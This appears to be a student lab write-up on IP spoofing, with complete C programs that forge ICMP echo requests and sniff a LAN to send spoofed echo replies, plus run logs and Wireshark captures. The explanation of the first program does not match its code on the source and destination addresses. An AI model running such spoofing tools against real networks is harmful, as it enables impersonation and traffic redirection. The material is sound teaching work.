
Below is the screenshot of the spoofing program:

Code References:


- https://web.ecs.syr.edu/~wedu/Teaching/InternetSecurity/files/checksum.c
- https://github.com/adamalston/SYN-Flood/blob/master/tcp_syn_flood.c



```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

/*******************************************************
   Given a buffer of data, calculate the checksum (https://web.ecs.syr.edu/~wedu/Teaching/InternetSecurity/files/checksum.c)
*******************************************************/
unsigned short in_cksum(unsigned short *buf,int length)
{
        unsigned short *w = buf;
        int nleft = length;
        int sum = 0;
        unsigned short temp=0;

        /*
        * The algorithm uses a 32 bit accumulator (sum), adds
        * sequential 16 bit words to it, and at the end, folds back all the
        * carry bits from the top 16 bits into the lower 16 bits.
        */
        while (nleft > 1)  {
                sum += *w++;
                nleft -= 2;
        }

        /* treat the odd byte at the end, if any */
        if (nleft == 1) {
                *(u_char *)(&temp) = *(u_char *)w ;
                sum += temp;
        }

        /* add back carry outs from top 16 bits to low 16 bits */
        sum = (sum >> 16) + (sum & 0xffff);     // add hi 16 to low 16
        sum += (sum >> 16);                     // add carry
        return (unsigned short)(~sum);
}
```



```c
void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;

        //Step-1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step-2: Set socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step-3: Provide needed information about destination
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step-4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}
```




```
int main() {
        char buffer[1500];

        memset(buffer, 0, 1500);

        struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));

        icmp->icmp_type = 8;
        icmp->icmp_chksum = 0;
        icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));

        struct ipheader *ip = (struct ipheader *) buffer;
        ip->iph_ver = 4;
        ip->iph_ihl = 5;
        ip->iph_ttl = 20;
        ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");
        ip->iph_destip.s_addr = inet_addr("1.2.3.4");
        ip->iph_protocol = IPPROTO_ICMP;
        ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

        printf("seq=%hu ", icmp->icmp_seq);
        printf("type=%u \n", icmp->icmp_type);
        send_raw_ip_packet(ip);

        return 0;

}
```

Code Reference: https://www.cems.uwe.ac.uk/~jd7-white/teaching/SCN/TCP/synflood.c

Explanation:


- Here, I created a spoofed ICMP request from the attacker machine with the source IP as the victim (in my case **10.9.0.5**) and sent it to remote server **8.8.8.8** which is well known Google server.
- The remote server will respond to the ICMP request and send it to the victim **10.9.0.5.**
- Therefore through the ICMP request originated from the attacker machine **10.9.0.1**, the attacker created the packet by spoofing the IP address of the victim (**10.9.0.5).**
- Thus, the remote server that received the ICMP request responded back to the victim instead of the attacker. In this way, we spoofed an ICMP echo request.

Now, I will run the spoof program and record the output in the wireshark.
Below is the screenshot of the program output.



```
[10/28/23]seed@VM:~/.../volumes$ gcc -o spoof spoof_icmp.c
[10/28/23]seed@VM:~/.../volumes$ sudo ./spoof
seq=0 type=8
```

Here is the screenshot of the captured traffic in Wireshark.



```
Current filter: icmp
No.  Time               Source     Destination  Protocol Length Info
   1 2023-10-28 01:0… 8.8.8.8     10.9.0.5     ICMP         42 Echo (ping) reply    id=0x0000, seq=0/0, ttl=110
   2 2023-10-28 01:0… 10.0.2.6    8.8.8.8      ICMP         42 Echo (ping) request  id=0x0000, seq=0/0, ttl=20 (reply in 3)
   3 2023-10-28 01:0… 8.8.8.8     10.0.2.6     ICMP         60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=111 (request in …
   4 2023-10-28 01:0… 8.8.8.8     10.9.0.5     ICMP         42 Echo (ping) reply    id=0x0000, seq=0/0, ttl=110

▸ Frame 4: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-fd6d7905ef94, id 2
▸ Ethernet II, Src: 02:42:19:e5:6c:04 (02:42:19:e5:6c:04), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 10.9.0.5
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
  ▾ Checksum: 0x0000 incorrect, should be 0xffff
    ▸ [Expert Info (Warning/Checksum): Bad checksum [should be 0xffff]]
    [Checksum Status: Bad]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence number (BE): 0 (0x0000)
    Sequence number (LE): 0 (0x0000)
```

Observation:
In the screenshot above, we can observe that the remote server **8.8.8.8** sent a reply to the victim **10.9.0.5** and this shows that the program is successfully able to spoof the ICMP request.

Task 2.2(B) : Questions

Question 4: Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

- Yes, it is possible to set any arbitrary value for the IP packet length field.
- However, the total length of the packet is going to be overwritten to its original size when it is sent.

Question-5: Using the raw socket programming, do you have to calculate the checksum for the IP header?

- When using the raw socket programming, we can tell the kernel to fill in the checksum field.
- Moreover, in the IP header's field, there's a default option ***ip_check = 0*** which indicates kernel to do the checksum unless we change the default value to a different one. In the latter case, we need to use the checksum method.
- **Reference:** https://www.linuxquestions.org/questions/programming-9/raw-sockets-checksum-function-56901/

Question-6: Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?


- Root privileges are necessary to run programs that implement new sockets because non-privileged users do not have permission to change all the fields in the protocol headers.
- Root privileges can be used to set any field in the protocol header to arbitrary values, access the sockets, and be able to put the NIC card in promiscuous mode.
- If we run the program without root privileges, the program will fail at socket setup.

Task 2.3: Sniff and then Spoof


In this task, we need to combine sniffing and spoofing techniques to implement the following sniff and then spoof program:

- The machine A will send a ping request to IP X which will generate an ICMP echo request packet. If X is alive, then the ping program will receive a reply from X and prints out the response.
- The sniff-and-then spoof program should run on the attacker machine and monitor the LAN through packet sniffing.
- Whenever machine A sends out a ping request as an ICMP packet, the sniff-and-then-spoof program should immediately reply back to machine A irrespective of whether X is alive or not.


Here is the screenshot of the sniff-and-then-spoof program:



```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;

        //Step 1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step 2: Set socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step 3: Provide the needed information about destination
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step 4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&dest_info, sizeof(dest_info));

        close(sock);
}
```



```
void send_echo_reply(struct ipheader * ip) {
        int ip_header_len = ip->iph_ihl * 4;
        const char buffer[PACKET_LEN];

        //make a copy from original packet to buffer (faked packet)
        memset((char*)buffer, 0, PACKET_LEN);
        memcpy((char*)buffer, ip, ntohs(ip->iph_len));
        struct ipheader* newip = (struct ipheader*)buffer;
        struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

        //Construct IP: SWAP src and dest in faked ICMP Packet
        newip->iph_sourceip = ip->iph_destip;
        newip->iph_destip = ip->iph_sourceip;
        newip->iph_ttl = 64;

        //Fill in all the needed ICMP information
        //ICMP type: 8 is request, 0 is reply
        newicmp->icmp_type = 0;

        send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
        struct ethheader *eth = (struct ethheader *)packet;

        if(ntohs(eth->ether_type) == 0x0800) { //0x0800 is IPv4 type
                struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

                printf("     From: %s\n", inet_ntoa(ip->iph_sourceip));
                printf("     To: %s\n", inet_ntoa(ip->iph_destip));

                if(ip->iph_protocol == IPPROTO_ICMP) {
                        printf("     Protocol: ICMP\n");
                        send_echo_reply(ip);
                }

                else {
                        printf("     Protocol: Others\n");
                }
        }
}
```



```
int main() {
        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;

        char filter_exp[] = "icmp[icmptype] = 8";

        bpf_u_int32 net;

        //Step 1: Open live pcap session on NIC with name br-fd6d7905ef94
        handle = pcap_open_live("br-fd6d7905ef94", BUFSIZ, 0, 1000, errbuf);

        //Step 2: Compile filter_exp into BPF pseudocode
        pcap_compile(handle, &fp, filter_exp, 0, net);

        pcap_setfilter(handle, &fp);

        //Capture Packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle);
        return 0;
}
```

Code Reference:


- https://snipit.io/public/snippets/57556
- https://www.cs.dartmouth.edu/~tjp/cs55/code/sniffspoof/sniff_improved.c
- https://github.com/marcosimioni/icmp-reply/blob/master/icmp-reply.c

Explanation:

- In the above code, the function ***send_raw_ip_packet()*** will be used to create a raw socket providing socket options, and destination information and send the packet out.
- The function ***send_echo_reply()*** will spoof the ICMP packet and it will call the ***send_raw_ip_packet()*** by passing the Ip header of the spoofed ICMP packet in the arguments. This will spoof the ICMP packet by modifying the source and the destination fields essentially swapping them.
- The function ***got_packet()*** will print the source and the destination of the received ICMP packet and will invoke the ***send_echo_reply()*** function by passing the headers of the sniffed ICMP packet in the arguments.
- Here, the attacker machine was run in promiscuous mode, and when we ran the sniff_and_then_spoof program, The NIC captured the packet, and I applied the filter in a way that the program will only sniff on ICMP echo-request packets.
- Once the victim machine sends out the ping request, the attacker machine will sniff on the ICMP packet, spoof the ICMP reply packet by modifying the source and destination fields, and send out the reply to the victim.


Now, I will run the sniff_and_then_spoof program and send ping requests to a non-existing host on the internet **1.2.3.4** from the victim machine **10.9.0.5.**

Below is the screenshot of the ping run:




```
[10/28/23]seed@VM:~$ dockps
4e4755d43c11  hostB-10.9.0.6
5d657d8b5b13  seed-attacker
604912ce5436  hostA-10.9.0.5
[10/28/23]seed@VM:~$ docksh 604912ce5436
root@604912ce5436:/# ping -c 3 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=456 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=475 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=490 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 455.719/473.823/490.266/14.152 ms
root@604912ce5436:/# 
```

Below is the output of the sniff_and_then_spoof program:



```
[10/28/23]seed@VM:~/.../volumes$ gcc -o sniff_spoof sniff_and_then_spoof.c -lpcap
[10/28/23]seed@VM:~/.../volumes$ sudo ./sniff_spoof
        From: 10.9.0.5
        To: 1.2.3.4
        Protocol: ICMP
        From: 10.9.0.5
        To: 1.2.3.4
        Protocol: ICMP
        From: 10.9.0.5
        To: 1.2.3.4
        Protocol: ICMP
```

Below is the screenshot of the Wireshark traffic capture:



```
No.   Time              Source     Destination  Protocol  Length Info
  152 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=1/256, ttl=64 (no respons…
  153 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=1/256, ttl=64 (no respons…
  154 2023-10-28 19:1…  10.0.2.6   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=1/256, ttl=63 (no respons…
  160 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=1/256, ttl=64
  161 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=1/256, ttl=64
  162 2023-10-28 19:1…  10.0.2.6   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=2/512, ttl=63 (no respons…
  163 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=2/512, ttl=64 (no respons…
  164 2023-10-28 19:1…  10.9.0.5   1.2.3.4      ICMP      98 Echo (ping) request  id=0x00b6, seq=2/512, ttl=64 (no respons…
  167 2023-10-28 19:1…  1.2.3.4    10.9.0.5     ICMP      98 Echo (ping) reply    id=0x00b6, seq=2/512, ttl=64
